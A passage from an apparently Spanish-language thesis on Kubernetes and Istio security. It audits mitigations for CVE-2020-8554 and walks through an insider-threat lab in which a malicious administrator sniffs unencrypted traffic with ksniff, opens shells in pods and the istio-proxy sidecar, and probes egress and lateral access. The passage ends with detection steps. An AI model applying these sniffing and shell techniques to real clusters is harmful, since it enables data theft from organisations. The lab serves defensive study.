

Figura 82. Estado final del *cluster* en la configuración de Falco.

[21] Los ficheros de configuración mencionados se encuentran en la carpeta *material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554/falco/audit*

En la Figura 82, se puede observar el estado final del *cluster* después de la configuración y despliegue de Falco para lidiar con CVE-2020-8554.

11.3.4.5. Auditoría post-mitigación

Para verificar que las estrategias de mitigación han tenido el efecto indicado, se procede a intentar desplegar los mismos servicios utilizados anteriormente.

Admission Controllers

Como se puede observar en la Figura 83, no es posible la creación de un servicio de tipo `clusterIP` donde la IP externa no se encuentre en la lista especificada en la configuración hecha por los administradores.



Figura 83. Mitigación de CVE-2020-8554 mediante Admission Controllers.

OPA/Gatekeeper

Al igual que en el caso anterior, fue posible restringir la creación de servicios con IPs externas extrañas permitiendo así mitigar los *exploits* a la vulnerabilidad CVE-2020-8554 (ver Figura 84).



Figura 84. Mitigación de CVE-2020-8554 mediante OPA Gatekeeper.

***Audit Logs* y protección en tiempo de ejecución (Falco)**

Mediante esta estrategia, Falco es capaz de generar una alerta cada vez que un servicio de tipo `clusterIP` con una IP externa no confiable es creado (ver Figura 85). Dichas alertas de Falco pueden ser monitoreadas, enviadas a SIEMs y/o analizadas por el equipo de seguridad.



Figura 85. Mitigación de CVE-2020-8554 mediante Falco.

11.3.4.6. Análisis de los resultados

Como se pudo observar, *todas* las estrategias propuestas fueron eficaces en la mitigación de la vulnerabilidad CVE-2020-8554. Es importante resaltar que dichas estrategias son, en efecto, complementarias y por tanto pueden ser combinadas para fortalecer la seguridad del *cluster*. Cabe destacar que, en el caso de la estrategia de protección en tiempo de ejecución permite la notificación de incidencias en caso de ocurrencia de estos eventos, lo cual resulta de vital importancia en un análisis forense para así eliminar la ruta de acceso utilizada por el atacante.

11.3.5. Amenazas internas (administrador malicioso)

11.3.5.1. Contexto y objetivos

El escenario de ataque consta de un *cluster* ordinario de Kubernetes que está basado en un tutorial de RedHat [464]. El *Deployment* utilizado en el escenario se describe en [465], pero se puede desplegar con las instrucciones a continuación.

Configuración del *cluster*:

```
# creando el cluster y algunos namespaces adicionales
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
$ kind create cluster --name tfm-k8s --config
kind/default-cluster-config.yaml --retain
$ kubectl config set-context kind-tfm-k8s
$ kubectl create ns tutorial
$ kubectl config set-context kind-tfm-k8s --namespace=tutorial
$ kubectl label namespace default istio-injection=enabled
$ kubectl label namespace tutorial istio-injection=enabled

# instalando Istio y los Addons (Kiali, Grafana, etc.)
$ istioctl install \
    --set profile=demo \
    --set meshConfig.outboundTrafficPolicy.mode=ALLOW_ANY -y
$ kubectl apply -f ${ISTIO_INSTALL_FOLDER}/samples/addons/
# re-aplicando el manifiesto de Kiali
$ kubectl apply -f ${ISTIO_INSTALL_FOLDER}/samples/addons/kiali.yaml
```

```
# deshabilitando mTLS, lo cual es común en etapas de adopción de Istio
$ kubectl apply -f mtls/disable-mtls.yml
```

Configuración del *Deployment*:

```
# navegar a la carpeta con los manifiestos
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
/deploymnents

# desplegando el servicio ‘customer’
$ kubectl apply -f customer/kubernetes/Deployment.yml -n tutorial
$ kubectl create -f customer/kubernetes/Service.yml -n tutorial
$ kubectl create -f customer/kubernetes/Gateway.yml -n tutorial

# desplegando el servicio ‘preference’
$ kubectl apply -f preference/kubernetes/Deployment.yml -n tutorial
$ kubectl create -f preference/kubernetes/Service.yml -n tutorial

# desplegando el servicio ‘recommendations’ v1, v2, v3
$ kubectl apply -f recommendation/kubernetes/Deployment.yml -n tutorial
$ kubectl create -f recommendation/kubernetes/Service.yml -n tutorial
$ kubectl apply -f recommendation/kubernetes/Deployment-v2.yml -n
tutorial
$ kubectl apply -f recommendation/kubernetes/Deployment-v3.yml -n
tutorial

# aplicando reglas de enrutamiento (100% del tráfico a v3)
$ kubectl create -f istio/destination-rule-recommendation-v1-v2-v3.yml
-n tutorial
$ kubectl create -f istio/virtual-service-recommendation-v3.yml
```

Tráfico *egress* no deseado

Primeramente, el atacante puede intuir que el cluster necesita acceso a servicios externos mediante el simple uso de la aplicación desplegada (ver Figura 86). Como se muestra en la figura, es posible que el servicio **recommendation v3** acceda a servicios externos: en este caso el API `worldclockapi.com`.

El atacante puede, ya que tiene permisos de administración del cluster, intentar determinar si es posible realizar una *exfiltración* de datos mediante un tráfico *egress* no deseado. Con los permisos de administrador, el ataque se reduce a obtener *shells* en pods desplegados en la infraestructura y generar tráfico hacia fuera de nuestro cluster (ver Figura 87).



Figura 86. Posible acceso a servicios externos de la aplicación.



Figura 87. Tráfico egress no deseado en el *cluster*.

Desplazamiento lateral

Como se observó anteriormente, existe una dependencia entre los servicios desplegados en el *cluster*: **customer => preference => recommendation v3**. El atacante puede intentar determinar si es posible realizar desplazamientos laterales a nivel de aplicación accediendo a servicios de una manera en que no fue concebida. En este escenario, se intentará con los siguientes casos (ver Figura 88):

- **customer => recommendation v3**: no se permiten peticiones del servicio *customer* al de *recommendation v3*.
- **recommendation v3 => preference**: no está permitido el tráfico desde el servicio *recommendation v3* al servicio *preference*.



Figura 88. Tráfico interno no deseado en el deployment.

Ataque MitM mediante *sniffing* de tráfico

A continuación, el atacante puede intentar realizar un ataque de tipo Man-in-the-Middle (MitM) mediante el "*sniffing*" de tráfico de red, debido a los permisos de administración que posee. Para ello, puede hacer uso del plugin *ksniff* [466] para *kubectl* mediante el siguiente comando.

```
# uso del plugin ksniff para inspeccionar el tráfico de red
$ kubectl sniff -p -n tutorial recommendation-v3-5c858b8c9d-dhxx7
```

Como se puede observar en la Figura 89, el tráfico interno entre los servicios *customer* y *preference* no está cifrado, lo que permite al atacante realizar una exfiltración de datos sensibles para la organización.



Figura 89. Tráfico interno del *cluster* no cifrado.

Acceso a recursos por falta de AuthN y AuthZ

Como se ha observado anteriormente, ya sea debido a una mala configuración o producto de que el atacante/administrador ha eliminado la protección, el atacante puede tener acceso a recursos sensibles (en este caso del servicio de *customer*) sin necesidad de procesos de autenticación (AuthN) ni de autorización (AuthZ).

Por una parte, el atacante puede hacer uso del sistema desde fuera de la infraestructura, pero además podría modificar el estado del sistema con operaciones CRUD con efectos colaterales (POST, PUT, PATCH, DELETE).

Ataque a la malla de servicios

Finalmente, el atacante puede atacar los componentes nativos de Kubernetes asociados a Istio (pods, containers, etc.), pues a pesar de no tener privilegios de administración sobre Istio sí es posible atacar dichos componentes.

El elemento elegido por el atacante es uno de las piedras angulares de Istio: el contenedor o sidecar inyectado en cada pod desplegado. Como se observa en la Figura 90, el atacante obtiene una *shell* en el contenedor *istio-proxy* del pod `customer-<hash>-<hash>` y es capaz de utilizar herramientas como *curl* [375]. El atacante podría continuar con un ataque de escalado de privilegios, pero esto ya estaría fuera del alcance de este escenario.



Figura 90. Ataque a la malla de servicios mediante shell en istio-proxy.

11.3.5.2. Impacto en MITRE ATT&CK®

En este escenario el atacante/administrador ha sido capaz de hacer uso de los privilegios adquiridos/otorgados para realizar diversos ataques al *cluster* (ver Figura 91). Es importante resaltar que los posibles vectores de ataque en este escenario son bastante amplios y solo se muestran en la Figura 91 (en naranja y verde) aquellos abordados en la sección anterior. Un aspecto a destacar es que en el escenario descrito, los ataques llevados a cabo son de relativa facilidad, pero también de gran severidad. Por tanto, es altamente recomendable evitar una situación como la descrita por todos los medios posibles.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API Server	Access cloud resources	Images from a private registry	Data destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes Cronjob	hostPath mount	Pod/container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of Service (DoS)
Application vulnerability	Application exploit (RCE)	Malicious Admission Controller	Access cloud resources	Connect from a proxy server	Applications credentials in configuration files	Access Kubernetes Dashboard	Applications credentials in configuration files		Data exfiltration
Exposed sensitive interfaces	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		Service Mesh Exploitation
	Sidecar injection				Malicious Admission Controller		CodeDNS poisoning		
							ARP poisoning and IP spoofing		

Figura 91. Impacto del escenario 5 en MITRE ATT&CK®.

11.3.5.3. Auditoría pre-mitigación

Al igual que en el escenario anterior, no resulta provechoso llevar a cabo las cuatro auditorías en las áreas descritas en el protocolo. Al tratarse de una amenaza interna de un actor malintencionado, los mecanismos de auditoría se enfocarán específicamente en las áreas explotadas por el atacante.

Tráfico *egress* no deseado

Para determinar si nuestro *cluster* es vulnerable a un tráfico *egress* (*north-south*) no deseado, los administradores cuentan con tres opciones:

- Inspección de la configuración de Istio desplegada.
- Realizar monitoreo de tráfico egress con herramientas como Kiali [389].
- Realizar inspección manual del tráfico de la infraestructura.

El proceso de inspección de la configuración de Istio utilizada es bastante sencillo y puede ser determinado de manera automática. La idea es inspeccionar el *ConfigMap* de Istio en búsqueda del valor del campo `meshConfig.outboundTrafficPolicy.mode`:

```
# determinando el modo de la política de tráfico saliente de Istio
$ kubectl get istiooperator installed-state -n istio-system -o
jsonpath='{.spec.meshConfig.outboundTrafficPolicy.mode}'
ALLOW_ANY
```

En el segundo de los casos donde se tiene instalado Istio en la infraestructura, simplemente se puede monitorear el tráfico hacia fuera del *cluster* con Kiali (ver Figura 92). Finalmente, la inspección manual del tráfico puede realizarse en cualquier *cluster* que tenga habilitado el uso de *Ephemeral containers* [467]. El análisis se puede realizar con el *plugin ksniff*, el cual se comunica con Wireshark (ver Figura 93, Figura 94 y Figura 95).



Figura 92. Observabilidad del tráfico egress del *cluster* en Kiali.



Figura 93. Emplear plugin ksniff combinado con Wireshark.



Figura 94. Tráfico egress del *cluster* detectado en Wireshark.



Figura 95. Tráfico egress al host worldclockapi.com.

Desplazamiento lateral

Las estrategias y herramientas para lidiar con este tipo de ataques son descritas en detalle en el **Escenario 2**, por lo que no serán tratados nuevamente en este apartado.

Ataque MitM mediante *sniffing* de tráfico

Ante este ataque, el equipo de seguridad puede llevar a cabo dos estrategias sencillas para determinar si es posible un ataque de tipo MitM al tráfico en la capa de aplicación:

- Inspección visual de la configuración de *mTLS* en Istio con Kiali.
- Combinación de *ksniff* con Wireshark para detectar tráfico en texto plano.

Una inspección visual de la configuración de *mTLS* con Kiali muestra que la comunicación entre los servicios **customer => preferences** no está cifrada en absoluto (ver Figura 96).

Dicho hallazgo se corrobora con el análisis realizado en Wireshark en la segunda de las estrategias (ver Figura 97).



Figura 96. Comunicación no cifrada mostrada en el diagrama de Kiali.



Figura 97. Comunicación no cifrada mostrada en Wireshark.

Acceso a recursos por falta de AuthN y AuthZ

Este apartado es sencillo de verificar inspeccionando las credenciales suministradas en las peticiones hechas al servicio *customer*. Como se mostró con anterioridad, el atacante fue capaz de acceder a dicho servicio sin la necesidad de proporcionar credenciales de ningún tipo (ni en forma de token, ni en el cuerpo de la petición).

Ataque a la malla de servicios

Existen dos mecanismos de verificación fundamentales para auditar que puede realizar el equipo de seguridad:

- Verificar la configuración de Istio para determinar la imagen utilizada.
